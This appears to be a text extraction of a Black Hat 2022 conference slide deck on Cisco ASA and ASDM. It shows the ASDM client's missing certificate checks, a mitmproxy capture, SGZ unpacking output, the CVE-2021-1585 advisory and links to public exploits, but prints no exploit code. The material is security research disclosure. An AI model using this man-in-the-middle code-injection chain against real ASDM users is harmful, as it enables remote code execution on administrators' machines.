



# Do Not Trust the ASA, Trojans!

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August 11, 2022

# Adaptive Security Appliance (ASA)



Original ASA



ASA-X



ASA-X with FirePOWER Services

# ASA Virtual Appliance (ASAv)

```
(c) (1) (ii) of the Rights in Technical Data and Computer Software clause at DFARS sec. 252.227-7013.

Cisco Systems, Inc.
170 West Tasman Drive
San Jose, California 95134-1706

Error: Failed to read OVF checksum from the secure store. rcode 6
.....
Cryptochecksum (unchanged): 201edc01 4d9fd620 a041d095 75ae1b5d

INFO: Power-On Self-Test in process.
.....
INFO: Power-On Self-Test complete.

INFO: Starting SW-DRBG health test...
INFO: SW-DRBG health test passed.
User enable_1 logged in to ciscoasa
Logins over the last 1 days: 1.
Failed logins since the last login: 0.
Type help or '?' for a list of available commands.
ciscoasa>
Warning: ASAv platform license state is Unlicensed.
Install ASAv platform license for full functionality.
```

# Sort of ASA



Firepower 2100 Series



Firepower 4100 Series



Secure Firewall ISA3000



ASA Service Module



Firepower 9300 Series



Firepower 1000 Series




Secure Firewall 3100 Series


[ASA Software Landing Page](#)

#BHUSA @BlackHatEvents

# Adaptive Security Appliance (ASA)



# Do Not Trust the ASA



# Adaptive Security Device Manager (ASDM)

**Cisco ASDM**

File View Tools Wizards Window Help

Home Configuration Monitoring Save Refresh Back Forward Help

Device List Bookmarks

Find: 10.0.0.23 Go

Device Dashboard Firewall Dashboard

**Device Information**

Host Name: ciscoasa	Device Uptime: 1d 8h 48m 30s
ASA Version: 9.1(4)(3)18	Device Type: ASA
ASDM Version: 7.1(4)(1)	Number of vCPUs: 1
Firewall Mode: Routed	Total Flash: 8192 MB
	Total Memory: 2048 MB

**VPN Summary**

IPsec 0 Clientless SSL VPN: 0 AnyConnect Client(SSL,TLS,DTLS): 0 Details

**System Resources Status**

Total Memory Usage Total CPU Usage Core Usage Details

Memory Usage (MB)



**Interface Status**

Interface	IP Address/Mask	Line	Link	kbps
outside	10.0.0.23/24	up	up	3

Select an interface to view input and output kbps

**Failover Status**

Failover not configured. Click the link to configure it. Configure

**Traffic Status**

Connections Per Second Usage



'outside' Interface Traffic Usage (Mbps)




**Latest ASDM Syslog Messages**

Severity	Date	Time	Syslog ID	Source IP	Source	Destination IP	Description
⚠ 6	7/25/07	10:00:26	52495				SSL session with client outside:10.0.0.26/52495 to 10.0.0.23/443 terminated
⚠ 6	10/6/15	10:00:26	52495	10.0.0.23	443		Deny TCP (no connection) from 10.0.0.26/52495 to 10.0.0.23/443 flags FIN ACK on interface outside
⚠ 6	3/20/14	10:00:26	52495	10:00:23	443		Tear down TCP connection 1425 for outside:10.0.0.26/52495 to identity:10.0.0.23/443 duration 0:00:00 bytes 844 TCP Re
⚠ 6	6/5/05	10:00:26	52495	10:00:23	443		Logout permitted from 10.0.0.26/52495 to outside:10.0.0.23/443/https for user "root"
⚠ 6	7/25/02	10:00:26	52495				Device completed SSL handshake with client outside:10.0.0.26/52495 to 10.0.0.23/443 for TLSv1.2 session
⚠ 6	7/25/16	10:00:26	52495				Device selects trust-point ASA-self-signed for client outside:10.0.0.26/52495 to 10.0.0.23/443
⚠ 6	7/25/01	10:00:26	52495				Starting SSL handshake with client outside:10.0.0.26/52495 to 10.0.0.23/443 for TLS session
⚠ 6	3/20/13	10:00:26	52495	10:00:23	443		Built inbound TCP connection 1425 for outside:10.0.0.26/52495 to identity:10.0.0.23/443 (10.0.0.23/4-
⚠ 6	7/25/07	10:00:26	52494				SSL session with client outside:10.0.0.26/52494 to 10.0.0.23/443 terminated
⚠ 6	10/6/15	10:00:26	52494	10:00:23	443		Deny TCP (no connection) from 10.0.0.26/52494 to 10.0.0.23/443 flags FIN ACK on interface outside
⚠ 6	3/20/14	10:00:26	52494	10:00:23	443		Tear down TCP connection 1424 for outside:10.0.0.26/52494 to identity:10.0.0.23/443 duration 0:00:00 bytes 1049 TCP R
⚠ 6	6/5/05	10:00:26	52494	10:00:23	443		Login permitted from 10.0.0.26/52494 to outside:10.0.0.23/https for user "root"
⚠ 6	7/25/02	10:00:26	52494				Device completed SSL handshake with client outside:10.0.0.26/52494 to 10.0.0.23/443 for TLSv1.2 session
⚠ 6	7/25/16	10:00:26	52494				Device selects trust-point ASA-self-signed for client outside:10.0.0.26/52494 to 10.0.0.23/443


root 2 2/10/22 1:21:40 AM UTC

[ASDM Product Landing Page](#)


# Starting ASDM Client Overview



# ASDM Client Does Not Verify the Server Cert



# ASDM/ASA Man in the Middle



# Man in the Middle with mitmproxy

```
Flows
>> GET https://10.0.0.23/admin/login_banner
    ← 200 text/plain [no content] 7ms
GET https://10.0.0.23/admin/version.prop
    ← 401 text/html 156b 7ms
GET https://10.0.0.23/admin/version.prop
    ← 200 112b 17ms
GET https://10.0.0.23/admin/pdm.sgz
    ← 200 47.56m 1.85s
    GET https://10.0.0.23/admin/asdm_banner
    ← 200 text/plain [no content] 7ms
GET https://10.0.0.23/admin/exec/show+version/show+curpriv/perfmon+i
    ← 200 text/plain 2.65k 22ms
GET https://10.0.0.23/admin/exec/show+module
    ← 200 text/plain 85b 15ms
GET https://10.0.0.23/admin/exec/show+cluster+interface-mode
    ← 200 text/plain 26b 14ms
GET https://10.0.0.23/admin/exec/show+cluster+info
    ← 200 text/plain 29b 18ms
GET https://10.0.0.23/admin/exec/show+run+cluster+%7C+grep+vpn-mode
    ← 200 text/plain [no content] 18ms
```

# What's in the SGZ?

```
albinolobster@ubuntu:~/getchoo/build$ ./getchoo ~/theway/build/output/pdm.sgz

MM'""```MM      dP      dP
M' .mmm. `M     88      88
M  MMMMMMM .d8888b. d8888P .d8888b. 88d888b. .d8888b. .d8888b.
M  MMM  `M 88oooo8  88  88'  `''' 88'  `88 88'  `88 88'  `88
M. `MMM' .M 88. ...  88  88. ... 88  88 88. .88 88. .88
MM.   .MM `88888P' dP  `88888P' dP  dP `88888P` `88888P'
MMMMMMMMMM
                jbaines-r7 🌟

[+] File read. Size: 35855937
[+] Fingerprint: 2021CF9700264C3B20F18ACADA5AD950
[+] Unpacking to out.lzma
[+] End of lzma file extraction
[+] Decompressing to out
[+] Loading the decompressed file
[+] Creating ./tmp/ to write files into
[+] Creating tmp/SIGNATURE
[+] Creating tmp/env.properties
[+] Creating tmp/com/cisco/pdm/PDMApplet.class
[+] Creating tmp/hp.class
[+] Creating tmp/je.class
[+] Creating tmp/hu.class
[+] Creating tmp/go.class
[+] Creating tmp/hv.class
[+] Creating tmp/a4j.class
[+] Creating tmp/a4k.class
[+] Creating tmp/com/cisco/dmcommon/util/DMCommonEnv.class
[+] Creating tmp/org/apache/log4j/Category.class
[+] Creating tmp/f3.class
[+] Creating tmp/f2.class
[+] Creating tmp/f5.class
```

## Contents of 7.18.1 SGZ

- 13472 class files
- 6 jars
- 1 prop file
- 4 properties files
- 3 txt files
- 1 SIGNATURE files



[github.com/jbaines-r7/getchoo](https://github.com/jbaines-r7/getchoo)

# SGZ Client Logic Isn't Verified (CVE-2021-1585)

Home / Cisco Security / Security Advisories



Cisco Security Advisory

## Cisco Adaptive Security Device Manager Remote Code Execution Vulnerability

Medium

<b>Advisory ID:</b>	cisco-sa-asdm-rce-gqjShXW	CVE-2021-1585
<b>First Published:</b>	2021 July 7 16:00 GMT	CWE-94
<b>Last Updated:</b>	2021 August 5 15:49 GMT	
<b>Version 1.2:</b>	Final	
<b>Workarounds:</b>	No workarounds available	
<b>Cisco Bug IDs:</b>	CSCvw79912	
<b>CVSS Score:</b>	Base 7.5 	

[Download CVRF](#)

[Email](#)

### Cisco Security Vulnerability Policy

To learn about Cisco security vulnerability disclosure policies and publications, see the [Security Vulnerability Policy](#). This document also contains instructions for obtaining fixed software and receiving security vulnerability information from Cisco.

### Subscribe to Cisco Security Notifications

[Subscribe](#)

### Summary


A vulnerability in the Cisco Adaptive Security Device Manager (ASDM) Launcher could allow an unauthenticated, remote attacker to execute arbitrary code on a user's operating system.

This vulnerability is due to a lack of proper signature verification for specific code exchanged between the ASDM and the Launcher. An attacker could exploit this vulnerability by leveraging a man-in-the-middle position on the network to intercept the traffic between the Launcher and the ASDM and then inject arbitrary code. A successful exploit could allow the attacker to execute arbitrary code on the user's operating system with the level of privileges assigned to the ASDM Launcher. A successful exploit may require the attacker to perform a social engineering attack to persuade the user to initiate communication from the Launcher to the ASDM.


Cisco has not released software updates that address this vulnerability. There are no workarounds that address this vulnerability.

[Cisco ASDM RCE Vulnerability \(CVE-2021-1585\)](#)

# CVE-2021-1585 Exploited via Evil Endpoint



# CVE-2021-1585 Exploits



## Exploitation

- Missing SSL verification (No CVE) plus SGZ code not verified (CVE-2021-1585)

## CVE-2021-1585

- Disclosed in July 2021 with no patch
- Failed patch in June 2022
- Remains unpatched as of July 2022

## Public Exploits

- staystaystay
- Metasploit module




[github.com/jbaines-r7/staystaystay](https://github.com/jbaines-r7/staystaystay)

